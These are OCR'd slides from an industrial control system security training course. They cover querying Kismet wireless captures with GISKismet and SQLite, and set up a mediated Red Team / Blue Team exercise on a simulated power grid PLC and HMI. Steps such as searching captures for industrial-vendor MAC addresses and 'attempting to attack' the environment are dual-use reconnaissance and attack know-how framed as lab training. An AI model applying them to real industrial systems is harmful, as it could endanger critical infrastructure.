Usage: giskismet [Options]
Input File:
--csv <csv-file> Parse the input from Kismet-devel CSV
-x --xml <xml-file> Parse the input from Kismet-newcore NETXML
Input Filters:
--bssid file | list Filter based on BSSID
--essid file | list Filter based on ESSID
--encryption file | list Filter based on Encryption
--channel file | list Filter based on Channel
file | list (list = comma separated lists(needs quotes)
Kismet-newcore Options:
-a --ap Insert only the APs
Query
-q --query [sql] SQL query
-m --manual [csv] CSV output of manual SQL query
-o --output [file] Output filename
-n --name [str] Name of the KML layer
--desc [str] Description of the KML layer
General Options:
--ignore-gps Import data even when GPS fields are missing
--database [file] SQLite3 database name [default: wireless.dbl
]
-d --debug [num] Display debug information
-s --silent No output when adding APs
-v --version Display version
-h --help Display this information

Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

GISKismet is a great resource to use when working not only with GPS and map, but also to use as structured query environment for large and/or multiple Kismet datasets. GISKismet accepts the xml file developed by Kismet and parses it. It will also parse subsequent datasets and append them to the prior ones as long as you remain with the same directory and use the default giskismet database filename.

1. Open a command terminal in Backtrack. Type **giskismet –h**. This will show the options that are available.
2. The Kismet capture files you have been collecting are in the root folder. Type **giskismet –x *.netxml**
3. A new file called wireless.dbl will be generated. This file contains the concise wireless data from your captures.
4. Type **sqlite3 wireless.dbl** to open the database. You can view the lookup tables available to query using the **.tables** command (e.g. clients and wireless)
5. View the table schema using the **.schema clients** and **.schema wireless** commands. This will provide the information necessary to developed the SQL statements.
6. Some sample select statements to issue
   a. **select ESSID from wireless;**
   b. **select COUNT(ESSID) from wireless;**
   c. **select COUNT(DISTINCT(ESSID)) from wireless;**
   d. **select DISTINCT(Encryption) from wireless;**
   e. **select COUNT(Encryption), Encryption from wireless GROUP BY Encryption;**
7. We can even query the database for specific mac addresses, such as ones associated with Industrial manufacturers.
   **a. select mac from clients where mac like '00:e0:62%';**
   b. **.output industrial-mac.txt**
8. Even better would be to issue a select statement with a join command and combine how many industrial mac addresses are on wireless networks with no or poor wireless protection. (Challenge – what would the command be)
9. Type **.quit** to exit sqlite3.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 


Integrated Security
• Prepare for the Red Team / Blue Team exercise
• Identify protective controls to support your operations
• Identify offensive measures to take out competing systems
Copyright 2011-2013 – CYBATI/cybati.org
71

**Lab Introduction**

Time for lab : 1 hour

In this lab you will join with your expanded team that will coordinate how you will protect your systems during the Red Team / Blue Team exercise. You must identify a strategy using physical, operational and cyber means to successfully protect your systems. Each team will comprise of both Red Team and Blue Team participants (i.e. you can both attack and defend). Prior to launching any attacks or making in changes to a system you will have to document these changes and have the approved by the event mediator (typically the proctor or instructor). The next lab describes the environment, logic and exercise – we will use this lab to prepare for the Red Team / Blue Team event.

(Instructions continued on next slide)

# Red Team / Blue Team Events

1. Environment reset / no additional controls
2. Environment reset / 30 minutes to protect systems – no firewall rules
3. Environment static / firewall submissions allowed, lose points on lost connectivity

Copyright 2011-2013 – CYBATI/cybati.org 

**Notes**

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Operations

- Create a list of team personnel and their skills
- Identify a coordinator that will interact with the mediator
- Define a simple incident response plan to notify the mediator

Copyright 2011-2013 – CYBATI/cybati.org 

**Notes**

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# HMI/OPC System and Application

- Protect the application, host operating system and laptop
- Identify security controls, patches and events to monitor
- All workstations are images of each other

Copyright 2011-2013 – CYBATI/cybati.org 

**Notes**

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Controller

- Protect the PLC configuration and hardware

Copyright 2011-2013 – CYBATI/cybati.org 

**Notes**

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Network and Communications

- Protect the network devices and communication channels

Copyright 2011-2013 – CYBATI/cybati.org 

**Notes**

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Event Monitoring

- Define the events to monitor and any automated tools you may want to use
- Security onion is another VM already installed on the laptops

Copyright 2011-2013 – CYBATI/cybati.org 

**Notes**

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Physical Security

- Protect your physical environment, identify the operational controls to ensure no physical modifications are performed

Copyright 2011-2013 – CYBATI/cybati.org 

**Notes**

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Offensive I/O


- Identify the tools and offensive operations your team will attempt at each level in the games
- Identify the protective control you have in place that will make this type of attack against yourselves unsuccessful

Copyright 2011-2013 – CYBATI/cybati.org 

**Notes**

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 


Simulated Control System Environment
Attack and Defend
• Combined analysis of a simulated environment using all prior lab knowledge
– Analyze the ladder logic program
– Review the OPC/HMI Configuration
– Sniff the communication channel
– Document the attack surface
– Attempt to attack the environment
– Identify appropriate defensive controls
– Classroom discussion
Copyright 2011-2013 – CYBATI/cybati.org
80


**Lab Introduction**

In this lab we will review a simulated power grid environment. The HMI and PLC will be reloaded with new configurations for you to analyze and attempt to attack and defend based upon everything covered. Afterwards we will discuss the results.

(Instructions continued on next slide)

# Loading the simulated environment

- RSLogix and Download; CYBATI HMI and Start Monitoring




Copyright 2011-2013 – CYBATI/cybati.org

**Instructions**

Load the RSLogix program CYBATI_Power_Grid_Demo in to the controller and open the CYBATI_HMI CYBATI_Power_Grid project.


**MANUAL TRAINER UNIT**
Swap the M1 motor on the unit with the M4 motor

**RSLogix**
Open and download to the controller Desktop \ CYBATI Labs \ Ladder_Logic \ CYBATI_Power_Grid_Demo.rss. You will need to change the project's IP addresses for your POD. Do not use DHCP.

**CYBATI_HMI**
Open and Start Monitoring Desktop \ CYBATI Labs \ HMI \ CYBATI_Power_Grid_Demo project. You will need to change the project's IP address for your POD.

(Instructions continued on next slide)

# Power Grid Simulated Environment




Copyright 2011-2013 – CYBATI/cybati.org 82


**Instructions**

Here are a few environmental tips

1. The components must be enabled in order. 1. Transmission, 2. Generation, 3. Distribution, 4. Customer.
2. The Set point provides stress levels of the generator. If you set the generator beyond a threshold for too long it will trip.
3. If the SPS circuit is relayed the entire grid will have an outage.
4. If the circuits to distribution or the customers is broken only those areas will be affected; however a broken circuit to distribution does effect all customers.
5. If a failure occurs you will need to manually turn off, then on the physical input toggles to reset each device (SPS and breakers).
6. The generator have a start-up timer.
7. All alarms must be managed before the manual alarm indicator (red light flashing) turns off.
8. Use the Alarm log to see more than two simultaneous alarms.

NO MORE INSTRUCTIONS – YOU ARE ON YOUR OWN.

(Instructions continued on next slide)




**Instructions**

This are left intentionally blank.

(Instructions continued on next slide)

## Summary and Questions

- Combined analysis of a simulated environment using all prior lab knowledge
  - Analyze the Ladder Logic
  - Review the HMI Configuration
  - Sniff the communication channel
  - Document the attack surface
  - Attempt to attack the environment
  - Identify appropriate defensive controls
  - Classroom discussion

Copyright 2011-2013 – CYBATI/cybati.org 

**Questions**

1. What attack vectors did you identify?

2. Were you successful at attacking the PLC, communications channel or HMI?>

3. Were you able to interpret the PLC ladder logic? HMI configuration?

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# For More Information

- We need volunteers
  - Mindmap Collaboration
  - Educational Resources
  - Course Advisory Committee

Copyright 2011-2013 – CYBATI/cybati.org 

We are constantly seeking the best professionals to be involved with further course and resource development. If you are interested in being involved with the continuing evolution of this course please contact Matthew Luallen, m@cybati.org.

Copyright 2011-2013 – CYBATI/cybati.org